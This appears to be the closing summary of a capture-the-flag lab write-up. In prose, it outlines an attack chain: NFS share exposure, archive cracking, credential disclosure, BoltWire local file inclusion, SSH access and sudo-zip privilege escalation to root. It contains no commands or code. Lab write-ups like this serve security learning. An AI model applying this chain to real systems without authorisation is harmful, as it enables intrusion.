Overall, this machine involved gaining initial access through a misconfigured NFS share, which exposed a password-protected archive containing sensitive files. Cracking the archive led to web application enumeration, where configuration files disclosed database credentials. A vulnerable BoltWire CMS instance was identified and exploited via local file inclusion to enumerate system users. SSH access was obtained using exposed credentials, and privilege escalation was achieved by abusing a misconfigured sudo permission on the zip binary, ultimately resulting in root access and successful flag capture.